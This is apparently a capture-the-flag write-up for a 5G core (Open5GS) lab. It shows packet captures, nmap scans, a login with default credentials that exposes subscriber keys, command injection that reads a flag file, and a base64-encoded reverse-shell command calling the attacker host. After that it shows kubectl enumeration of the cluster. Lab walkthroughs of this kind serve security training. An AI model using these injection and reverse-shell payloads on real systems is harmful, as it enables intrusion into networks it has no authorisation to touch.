1320 6.606002793  10.45.0.8   192.168.137.137  GTP <TCP>     210 [TCP Retransmission] 36450 → 80 [PSH, ACK] Seq=1 Ack=1 Win=32640 Len=98 TSval=1255393302 TSecr=4163715130
1392 6.656457463  10.45.0.8   192.168.137.137  GTP <TCP>     112 36450 → 80 [ACK] Seq=99 Ack=201 Win=32512 Len=0 TSval=1255393347 TSecr=4163715168
1393 6.656508548  10.45.0.8   192.168.137.137  GTP <TCP>     112 [TCP Dup ACK 1392#1] 36450 → 80 [ACK] Seq=99 Ack=201 Win=32512 Len=0 TSval=1255393347 TSecr=4163715168
1394 6.656604607  10.45.0.8   192.168.137.137  GTP <TCP>     112 36450 → 80 [ACK] Seq=99 Ack=206 Win=32512 Len=0 TSval=1255393348 TSecr=4163715168
1395 6.656626589  10.45.0.8   192.168.137.137  GTP <TCP>     112 [TCP Dup ACK 1394#1] 36450 → 80 [ACK] Seq=99 Ack=206 Win=32512 Len=0 TSval=1255393348 TSecr=4163715168
```

```
› Frame 1320: 210 bytes on wire (1680 bits), 210 bytes captured (1680 bits) on interface any, id 0
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 10.1.198.175, Dst: 10.1.198.179
› User Datagram Protocol, Src Port: 2152, Dst Port: 2152
```

```
0000  00 04 00 01 00 06 ee ee  ee ee ee ee 00 00 08 00   ········ ········
0010  45 00 00 c2 3d a5 40 00  3f 11 5c 21 0a 01 c6 af   E···=·@· ?·\!····
0020  0a 01 c6 b3 08 68 08 68  00 ae a2 24 34 ff 00 9e   ·····h·h ···$4···
0030  00 00 20 4d 00 00 00 85  01 10 01 00 45 00 00 96   ·· M···· ····E···
0040  af 36 40 00 40 06 36 c5  0a 2d 00 08 c0 a8 89 89   ·6@·@·6· ·-······
0050  8e 62 00 50 08 7c a9 dc  cc a1 9a 9d 80 18 00 ff   ·b·P·|·· ········
0060  91 86 00 00 01 01 08 0a  4a d3 c8 16 f8 2d 40 3a   ········ J····-@:
0070  47 45 54 20 2f 74 65 73  74 2e 70 68 70 3f 63 6d   GET /tes t.php?cm
0080  64 3d 77 68 6f 61 6d 69  20 48 54 54 50 2f 31 2e   d=whoami  HTTP/1.
0090  31 0d 0a 48 6f 73 74 3a  20 6d 79 2d 70 68 70 2d   1··Host:  my-php-
00a0  61 70 70 2e 6c 6f 63 61  6c 0d 0a 55 73 65 72 2d   app.loca l··User-
00b0  41 67 65 6e 74 3a 20 63  75 72 6c 2f 38 2e 38 2e   Agent: c url/8.8.
00c0  30 0d 0a 41 63 63 65 70  74 3a 20 2a 2f 2a 0d 0a   0··Accep t: */*··
00d0  0d 0a                                              ··
```


Source Address: IPv4 address

Packets: 5419 · Displayed: 16 (0.3%)


Web Challenges

Web 1

Nmap Scanning to discover a web portal at port 32668.




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.137.137 -p1-65535
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 12:34 +08
Nmap scan report for my-php-app.local (192.168.137.137)
Host is up (0.037s latency).
Not shown: 65517 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
7472/tcp  open  unknown
7946/tcp  open  unknown
8023/tcp  open  arca-api
10250/tcp open  unknown
10254/tcp open  unknown
10257/tcp open  unknown
10259/tcp open  unknown
16443/tcp open  unknown
25000/tcp open  icl-twobase1
32001/tcp open  unknown
32002/tcp open  unknown
32003/tcp open  unknown
32009/tcp open  unknown
32010/tcp open  unknown
32011/tcp open  unknown
32668/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 39.95 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.137.137 -p 80,443,7472,7946,10250,10254,10257,10259,16443,25000,32001,32002,32003,32009,32010,32011,32668 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 12:36 +08
Nmap scan report for my-php-app.local (192.168.137.137)
Host is up (0.026s latency).

PORT      STATE SERVICE          VERSION
80/tcp    open  http             nginx (reverse proxy)
443/tcp   open  ssl/http         nginx (reverse proxy)
7472/tcp  open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
7946/tcp  open  unknown
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10254/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10257/tcp open  ssl/unknown
10259/tcp open  ssl/unknown
16443/tcp open  ssl/unknown
25000/tcp open  ssl/icl-twobase1?
32001/tcp open  unknown
32002/tcp open  unknown
32003/tcp open  unknown
32009/tcp open  unknown
32010/tcp open  unknown
32011/tcp open  unknown
32668/tcp open  http             Node.js Express framework
9 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https
══════════════NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)══════════════
SF-Port7946-TCP:V=7.94SVN%I=7%D=9/12%Time=66E26FE5%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,76,"\n\0\0\0q\x01\xa9\x06\]\x97fT\xc0\xac\xe0\xa9\x7f\xaf
SF:\x86\x96\x05\xf2q\xf6\xe5\xec\x88\x9d\x08\xc0\]\xb6-\xf2\x0bn\xc3\xff\x
SF:c2\xf5\x1a0#Q\x0c_\x0c\x9ct9\x8bG\(G\xfc\xfb%P\xc3\xb8\xaa\xaf\xad\xda\
SF:xf8\x8f\x02XTK\xbd\x10\xab\xc8:\xbe\xc0\^'\xc0\x04\x03\n\xff/jd\x17\xc9
SF:\x12\x03\x86k\x1b#b\x99h\x89\xea\x9a\r\x88X\xc3\x07\xd1\xea\xa4\xaa\n}\
SF:xbaw\xfc8P`")%r(GetRequest,76,"\n\0\0\0q\x01o\x92\x0e\xde\x12\xfeKxV\xe
SF:1\xe1\x16\xd4{\xfd\xe8\x8cI\xcd\xb4\x92>\xa0\x84\xa9\xc64\xe3\xeb\xb3\x
SF:1f\x08>\xe7j~W\xf8\xdc\xeb\^\xdf\x14\xc7\xfdC\xa3~\x16\xa6\xc1\x94\xf4@
SF:/\x80tZ\^'\(\x1e\x82\x06\x1e\xc4H\x95\x17\+\xd2\xf2\xe4\xbe\xc5b\x14\xb
```

Web page uses default creds `admin: 1423`



kali1 - VMware Workstation
File Edit View VM Tabs Help
Home
helm2
ubu22
kali1
1 2 3 4
10.45.0.4
12:47
OpenSgs - Login — Mozilla Firefox
5g-1.0
OpenSgs - Login
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

192.168.137.137:32668

Username


admin

Password

●●●●

Login

We can get subscriber information and add/delete subscribers.



Edit Subscriber

Subscriber Configuration

IMSI*: 999700000000002

Subscriber Key (K)*: 465B5CE8B199B49FAA5F0A2EE238A6BC

Authentication Management Field (AMF)*: 8000

USIM Type: OPc

Operator Key (OPc/OP)*: E8ED289DEBA952E4283B54E88E6183CA

UE-AMBR Downlink*: 1000000000 Unit: bps

UE-AMBR Uplink*: 1000000000 Unit: bps

Subscriber Status (TS 29.272 7.3.29)


Web 2

Download UERANSIM onto attacking machine.

Connect UE to 5G network.


Refer to https://github.com/aligungr/UERANSIM/wiki/Configuration.

UERANSIM project and configuration files is also available in the Github project in `/solutions`.



```
┌──(kali㉿kali)-[~/UERANSIM]
└─$ sudo ./build/nr-ue -c config/open5gs-ue.yaml
UERANSIM v3.2.6
[2024-09-12 12:44:32.582] [nas] [info] UE switches to state [MM-DEREGISTERED/PLMN-SEARCH]
[2024-09-12 12:44:32.698] [rrc] [debug] New signal detected for cell[1], total [1] cells in coverage
[2024-09-12 12:44:32.701] [nas] [info] Selected plmn[999/70]
[2024-09-12 12:44:32.717] [rrc] [info] Selected cell plmn[999/70] tac[1] category[SUITABLE]
[2024-09-12 12:44:32.717] [nas] [info] UE switches to state [MM-DEREGISTERED/PS]
[2024-09-12 12:44:32.717] [nas] [info] UE switches to state [MM-DEREGISTERED/NORMAL-SERVICE]
[2024-09-12 12:44:32.717] [nas] [debug] Initial registration required due to [MM-DEREG-NORMAL-SERVICE]
[2024-09-12 12:44:32.718] [nas] [debug] UAC access attempt is allowed for identity[0], category[MO_sig]
[2024-09-12 12:44:32.718] [nas] [debug] Sending Initial Registration
[2024-09-12 12:44:32.718] [nas] [info] UE switches to state [MM-REGISTER-INITIATED]
[2024-09-12 12:44:32.718] [rrc] [debug] Sending RRC Setup Request
[2024-09-12 12:44:32.735] [rrc] [info] RRC connection established
[2024-09-12 12:44:32.735] [rrc] [info] UE switches to state [RRC-CONNECTED]
[2024-09-12 12:44:32.736] [nas] [info] UE switches to state [CM-CONNECTED]
[2024-09-12 12:44:33.117] [nas] [debug] Authentication Request received
[2024-09-12 12:44:33.117] [nas] [debug] Received SQN [000000000061]
[2024-09-12 12:44:33.117] [nas] [debug] SQN-MS [000000000000]
[2024-09-12 12:44:33.457] [nas] [debug] Security Mode Command received
[2024-09-12 12:44:33.457] [nas] [debug] Selected integrity[2] ciphering[0]
[2024-09-12 12:44:34.055] [nas] [debug] Registration accept received
[2024-09-12 12:44:34.055] [nas] [info] UE switches to state [MM-REGISTERED/NORMAL-SERVICE]
[2024-09-12 12:44:34.055] [nas] [debug] Sending Registration Complete
[2024-09-12 12:44:34.055] [nas] [info] Initial Registration is successful
[2024-09-12 12:44:34.055] [nas] [debug] Sending PDU Session Establishment Request
[2024-09-12 12:44:34.055] [nas] [debug] UAC access attempt is allowed for identity[0], category[MO_sig]
[2024-09-12 12:44:34.283] [nas] [debug] Configuration Update Command received
[2024-09-12 12:44:34.388] [nas] [debug] PDU Session Establishment Accept received
[2024-09-12 12:44:34.388] [nas] [info] PDU Session establishment is successful PSI[1]
[2024-09-12 12:44:34.451] [app] [info] Connection setup for PDU session[1] is successful, TUN interface[uesimtun0, 10.45.0.4] is up.
```

From Wireshark pcapng file (refer to above), we know the URL of the web server `my-php-app.local` and obtain the flag:




Hello World

Here is the flag!

open5gs{4ui4ukd5icummo75rr6r96l1e}

Web 3

Simple command injection to obtain the 3rd flag.



my-php-app.local/test.php?cmd=whoami;ls;cat flag-z3ybow20r3gms3dzdykitgzuxrandomstring.php

```
www-data
404.php
flag-z3ybow20r3gms3dzdykitgzuxrandomstring.php
hello.php
test.php



        The flag is open5gs{r3ak3mw7jvk67r4eyn0hjhpvh}'; ?>
```

For API Challenges


Obtain reverse shell through command injection in Web 3.

Below is one method:

```
curl --interface uesimtun0 "http://my-php-app.local/test.php?cmd=echo%20c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzcuMTI5LzQ0NDQgMD4mMQ%3D%3D%20%7C%20base64%20-d%20%7C%20bash"
```

Download kubectl in the pod. [kubectl binary available in `/solutions` folder]

Use `./kubectl get services` to obtain listing of running services and NodePorts exposed.



```
┌──(kali㉿kali)-[~/tools]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.137.129] from (UNKNOWN) [192.168.137.138] 18830
sh: 0: can't access tty; job control turned off
$ curl -o kubectl http://192.168.137.129:8023/kubectl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 53.7M  100 53.7M    0     0  99.9M      0 --:--:-- --:--:-- --:--:-- 99.9M
$ chmod +x kubectl
$ ./kubectl get services -A
NAMESPACE        NAME                    TYPE           CLUSTER-IP       EXTERNAL-IP       PORT(S)                          AGE
default          kubernetes              ClusterIP      10.152.183.1     <none>            443/TCP                          141m
kube-system      kube-dns                ClusterIP      10.152.183.10    <none>            53/UDP,53/TCP,9153/TCP           141m
metallb-system   webhook-service         ClusterIP      10.152.183.196   <none>            443/TCP                          139m
your-namespace   my-open5gs-amf-ngap     NodePort       10.152.183.204   <none>            38412:32000/SCTP                 139m
your-namespace   my-open5gs-amf-sbi      NodePort       10.152.183.86    <none>            7777:32002/TCP                   139m
your-namespace   my-open5gs-ausf-sbi     NodePort       10.152.183.51    <none>            7777:32003/TCP                   139m
your-namespace   my-open5gs-bsf-sbi      ClusterIP      10.152.183.185   <none>            7777/TCP                         139m
your-namespace   my-open5gs-mongodb      ClusterIP      10.152.183.104   <none>            27017/TCP                        139m
your-namespace   my-open5gs-nrf-sbi      NodePort       10.152.183.46    <none>            7777:32001/TCP                   139m
your-namespace   my-open5gs-nssf-sbi     ClusterIP      10.152.183.217   <none>            7777/TCP                         139m
your-namespace   my-open5gs-pcf-sbi      ClusterIP      10.152.183.31    <none>            7777/TCP                         139m
your-namespace   my-open5gs-scp-sbi      ClusterIP      10.152.183.172   <none>            7777/TCP                         139m
your-namespace   my-open5gs-smf-gtpc     ClusterIP      10.152.183.224   <none>            2123/UDP                         139m
your-namespace   my-open5gs-smf-gtpu     ClusterIP      10.152.183.95    <none>            2152/UDP                         139m
your-namespace   my-open5gs-smf-pfcp     ClusterIP      10.152.183.110   <none>            8805/UDP                         139m
your-namespace   my-open5gs-smf-sbi      NodePort       10.152.183.120   <none>            7777:32009/TCP                   139m
your-namespace   my-open5gs-udm-sbi      NodePort       10.152.183.164   <none>            7777:32010/TCP                   139m
your-namespace   my-open5gs-udr-sbi      NodePort       10.152.183.140   <none>            7777:32011/TCP                   139m
your-namespace   my-open5gs-upf-gtpu     NodePort       10.152.183.240   <none>            2152:32152/UDP                   139m
your-namespace   my-open5gs-upf-pfcp     ClusterIP      10.152.183.114   <none>            8805/UDP                         139m
your-namespace   my-open5gs-webui        NodePort       10.152.183.34    <none>            9999:32668/TCP                   139m
your-namespace   my-ueransim-gnb         LoadBalancer   10.152.183.225   192.168.137.220   4997:30944/UDP,2152:30770/UDP    138m
your-namespace   phpfpm-nginx-service    ClusterIP      10.152.183.38    <none>            80/TCP                           133m
```

5G API Challenges

Python scripts found in Github project folder `/solutions`.

UDM:

```
c.request('GET','/nudm-sdm/v2/imsi-999700000000001/am-data')
```

AUSF:

```
# Set the request headers
